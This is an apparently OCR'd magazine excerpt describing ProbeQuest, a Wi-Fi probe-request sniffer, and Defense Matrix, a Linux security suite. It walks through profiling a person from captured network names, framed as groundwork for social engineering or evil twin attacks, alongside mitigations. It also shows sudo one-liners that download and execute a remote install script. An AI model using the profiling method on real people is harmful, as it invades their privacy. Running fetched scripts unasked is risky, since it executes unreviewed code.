
The output can be saved into a CSV file using the `--output` parameter:

```
sudo probequest -i wlan0 -o output_1.csv
```

Finally, a TUI is available to display the PNL of the nearby devices based on the captured probe requests:

```
sudo probequest -i wlan0 --mode pnl
```

Here is a sample output of the PNL viewer:



```
Sniffer's state:            Running                       Interface:            wlx00c0ca4f2348
   List of Stations                                          SKY27C78
                                                             TNCAP4870E5
   < 54:60:09:[redacted]                               >
   < a0:af:bd:[redacted]                               >
   < 90:3c:92:[redacted]                               >
   < f0:98:9d:[redacted]                               >
   < 84:c7:ea:[redacted]                               >
   < 78:9f:70:[redacted]                               >
   < 6c:ad:f8:[redacted]                               >
   < 8c:85:90:[redacted]                               >
   < ac:5f:3e:[redacted]                               >
   < e0:ce:c3:[redacted]                               >

    P play/pause  Q quit
```

As said in the interview, ProbeQuest is still a young project, so more features to come.

Use case

Let's consider the following simple scenario inspired from a real data collection (the data have been anonymised): a device tries to connect to *John's iPhone*, *CompanyX_staff*, *STARBUCKS-FREE-WIFI* and *VM21ECAB2*. Based on this information, several assumptions can be made:

- The device owner's name is John.
- The device is set in English and its owner speaks this language (otherwise it would have been *iPhone de John* in French, *iPhone von John* in German, etc).
- The device should be a laptop trying to connect to an iPhone in hotspot mode. The owner has consequently at least two devices and is nomad.
- The owner works for CompanyX.
- The owner frequents coffee shops, in particular StarBucks.
- The owner is used to connecting to open Wi-Fi access points.
- *VM21ECAB2* seems to be a home access point and is the only one in the device's PNL. It is likely the owner's place and, consequently, the device's owner is a customer of Virgin Media.

As you can see, the amount of data inferred from these four probe requests is already impressive, but we can go further. Relying on a database of Wi-Fi access points' location, such as WIGLE.net, it becomes possible to determine the places the device's owner has previously been to. *VM21ECAB2* should be a unique name, easily localisable on a map. Same for *CompanyX_staff*. If this last one is not unique (because CompanyX has several offices), crossing the data we have can help us in our investigation. For example, if CompanyX is present in several countries, we can assume that the device's owner lives in a country where both CompanyX and Virgin Media are present. Once we have determined which office it is, we can suppose that the device's owner is used to stopping in StarBucks located on their way from home to their office.


Profiling a person is the first step to conduct a social engineering attack. The more we know about our target, the better chance the attack has to succeed. Also, because we know which Wi-Fi access points our target's devices will try to connect to, an evil twin attack is conceivable.

Mitigation techniques

As far as I know, there are two mitigation techniques:

- Don't use probe requests at all. It is by far the most efficient way not to leak any piece of information. As said earlier, it is not necessary to rely on probe requests to get the list of the nearby access points since they broadcast their name by themselves.
- Randomise the source MAC address of each probe request sent. This way, it's no longer possible for a third party to link probe requests to a specific device based on the Wi-Fi data collected. However, using a Software-Defined Radio to capture RF metadata such as the frequency offset, it would be possible to fingerprint each Wi-Fi packet and so each Wi-Fi device, regardless of their source MAC address (this technique will be implemented in ProbeQuest).

In practice, you can install Wi-Fi Privacy Police from F-Droid or the Play Store to prevent your Android devices from leaking their PNL.



09:59

Wi-Fi Privacy Police

Wi-Fi PrivacyPolice might need (limited) location access in order to function correctly. Click here for more info.

Privacy protection
Prevent other people from viewing your list of networks by only enabling them when they are in range

Data protection
Only allow connections to hotspots when they should be available (by asking you the first time you connect to a new hotspot)

Known hotspots
Remove hotspots from your list of trusted and blocked hotspots (advanced)

Once installed, the **Privacy protection** option should be switched on.

On iOS, the source MAC address is randomised since iOS 8.

Defense Matrix

by Ivens Portugal, K4YT3X

ABOUT THE CREATOR AND PROJECT

Ivens Portugal, K4YT3X

Github: https://github.com/K4YT3X/DefenseMatrix

Purpose of Project

Security is essential. Both regular and corporate users do not want to risk their files, projects, privacy, or money (sometimes a lot of money) using a system with vulnerabilities. A report from Kaspersky shows that infrastructure security is one of the highest concerns in data center operations, and data security is the number one data center problem [1]. At the same time, the number of cyberattacks, in all of its forms [2], has increased in the last years. As an example, the number of attacks with exploits increased more than 20% in 2016, reaching almost 30% among corporate users [3]. Regarding the impacts, consider the recent WannaCry ransomware of 2017. It affected various organizations in more than 150 countries[4], including the National Health Service (NHS) in the U.K., compromising more than 600 primary care organizations and escalating its impacts to human lives [5]. Cyber attacks also have economic consequences. The average total cost of cyber crime has increased from $7.2M U.S. in 2013 to $11.7M U.S. in 2017 [6]. For example, in 2016, the University of Calgary paid a ransom of $20,000 Canadian dollars ($15,000 U.S.) to avoid having data encrypted after a ransomware attack [7]. Other types of losses are even worse than the financial one because they cannot be measured in dollars, such as the loss of customers or trust in an organization.

There are three key problems in the cybersecurity field that are difficult to address. Firstly, system vulnerabilities are hard to detect and fix. The operating system Linux, for example, has some security flaws even though anyone can have access to its source code to detect and fix vulnerabilities [8]. Secondly, *errare humanum est* (From Latin: To err is human). Using weak passwords, opening a phishing e-mail, or forgetting to turn a firewall on, are examples of human mistakes that can lead to catastrophic consequences [9]. Thirdly, it costs a lot to hire cybersecurity experts. A report by Robert Walters, a specialist professional recruitment consultancy, shows a 7% increase in the salary of cybersecurity experts worldwide in 2018 [10][11].

Defense Matrix is a security suite for Linux. It includes essential tools and functionalities to protect Linux and Unix servers against some forms of attacks. The idea behind Defense Matrix is to prevent the creation of well-known Linux vulnerabilities by assisting users, directly or indirectly, when a key change in the system takes place. For instance, some users are unaware of the difference between binding the MySQL service to the port 0.0.0.0 or to the port 127.0.0.1. Binding the service to the former port, which is the default setting, does not restrict which IPs can try to access the server. In contrast, binding the service to the latter port ensures that only the localhost has the privileges to try to access MySQL. To address this possible vulnerability, Defense Matrix enables a firewall that, by default, filters unwanted external connections that could possibly exploit the MySQL service.

Defense Matrix is focused on novice users in Linux or server security. These users may be overwhelmed by the amount of information necessary to setup a safe system or server. The security suite ensures that some basic actions are taken, and, as a consequence, offers a good level of protection. Defense Matrix also focuses on users who do not have the time or resources to spend on Linux or server security. Some users have some background knowledge on cybersecurity, but would prefer to outsource these functionalities. Other users simply do not possess the means to hire a knowledgeable individual to work on the best practices of cybersafety. The security suite provides quick and simple checks that enhance a system's security while requiring minimal effort. Lastly, Defense Matrix is open-source, which means that security contributors are welcome to investigate, comment, and improve the tools and functionalities offered.

In conclusion, Defense Matrix improves Linux or server cybersecurity by mapping well-known vulnerabilities and applying simple countermeasures to mitigate them. Although new vulnerabilities are difficult to find and fix, Defense Matrix ensures that some well-documented ones do not pose a risk to the current system. Defense Matrix also assists users to implement security best practices and not to forget them, avoiding human error. Lastly, the tools and functionalities that Defense Matrix provides are free of charge and accessible to anyone. The resources required to improve cybersecurity are minimized.

Usage

Installing Defense Matrix

Since we want to make it easy to install Defense Matrix, we try to make the installation process as short, easy, and intuitive as possible. It takes only one command to install the entire security suite, and all the initial configurations are set using the guided installation wizard.

You can use different commands to download and execute the installation script. Below are two examples. The first use uses `curl` and the second uses `wget`. You need to have corresponding software (`curl / wget`) installed on your computer.

Download and execute the installation script via curl.


```
$ sudo sh -c "$(curl -fsSL
https://raw.githubusercontent.com/K4YT3X/DefenseMatrix/master/quickinstall.sh)"
```

Download and execute the installation script via wget.


```
$ sudo sh -c "$(wget
https://raw.githubusercontent.com/K4YT3X/DefenseMatrix/master/quickinstall.sh -O -)"
```

The installation wizard begins after downloading and executing the installation script.

Dependencies are installed through package managers (e.g. `apt, yum, packman`) if they are not present in the system. Some tools like `tripwire` or `scutum` need to be configured during the installation. The instructions are simple and users do not need advanced knowledge to configure them.



```
Tripwire Configuration

Tripwire uses a pair of keys to sign various files, thus ensuring their unaltered state.
By accepting here, you will be prompted for the passphrase for the first of those keys, the
site key, during the installation.  You are also agreeing to create a site key if one
doesn't exist already.  Tripwire uses the site key to sign files that may be common to
multiple systems, e.g. the configuration & policy files.  See twfiles(5) for more
information.

Unfortunately, due to the Debian installation process, there is a period of time where this
passphrase exists in a unencrypted format. Were an attacker to have access to your machine
during this period, he could possibly retrieve your passphrase and use it at some later
point.

If you would rather not have this exposure, decline here.  You will then need to create a
site key, configuration file & policy file by hand.  See twadmin(8) for more information.

Do you wish to create/use your site key passphrase during installation?

                        <Yes>                                   <No>
```



```
Processing triggers for rsyslog (8.36.0-1) ...
UFW can configure UFW Firewall for you
However this will reset your current UFW configurations
It is recommended to do so the first time you install SCUTUM
[?] USER: Let SCUTUM configure UFW for you? [Y/n]:

Backing up 'user.rules' to '/etc/ufw/user.rules.20180722_003417'
Backing up 'before.rules' to '/etc/ufw/before.rules.20180722_003417'
Backing up 'after.rules' to '/etc/ufw/after.rules.20180722_003417'
Backing up 'user6.rules' to '/etc/ufw/user6.rules.20180722_003417'
Backing up 'before6.rules' to '/etc/ufw/before6.rules.20180722_003417'
Backing up 'after6.rules' to '/etc/ufw/after6.rules.20180722_003417'

Firewall is active and enabled on system startup
If you let SCUTUM handle UFW, then UFW will be activated and deactivated with SCUTUM
[?] USER: Let SCUTUM handle UFW? [Y/n]:


Install Easy TCP controllers?
Easy tcp controller helps you open/close ports quickly
ex. "openport 80" opens port 80
ex. "closeport 80" closes port 80
ex. "openport 80 443" opens port 80 and 443
ex. "closeport 80 443" closes port 80 and 443
[?] USER: Install Easy TCP conrollers? [Y/n]:


Install SCUTUM GUI?
SCUTUM GUI is convenient for GUI Interfaces
ex. KDE, GNOME, XFCE, etc.
However, there's not point to install GUI on servers
[?] USER: Install SCUTUM GUI? [Y/n]:


[+] INFO: Installation Complete!
[+] INFO: SCUTUM service is now enabled on system startup
[+] INFO: You can now control it with systemd
[+] INFO: You can also control it manually with "scutum" command
[+] INFO: Installation Wizard Completed!
[+] INFO: Settings will be effective immediately!

✔  00:34:21  k4yt3x  ~
```

Installation Completed Screenshot

Defense Matrix notifies the user when the installation is complete. At this point, all of the necessary tools are installed. However, the user might still need to make some adjustments. For example, the user has to define which ports needs to be opened on the firewall, and the security audit has to be executed manually in the current version of Defense Matrix.

Uninstalling Defense Matrix

Removing Defense Matrix from the system is simple. Just execute the following command and Defense Matrix will be removed entirely from your system.

```
sudo DefenseMatrix --uninstall
```

Server Ports Management

The system firewall is controlled by `ufw`, which controls `iptables`. To make it easier for users, we developed the `openport` and the `closeport` commands for express operations.

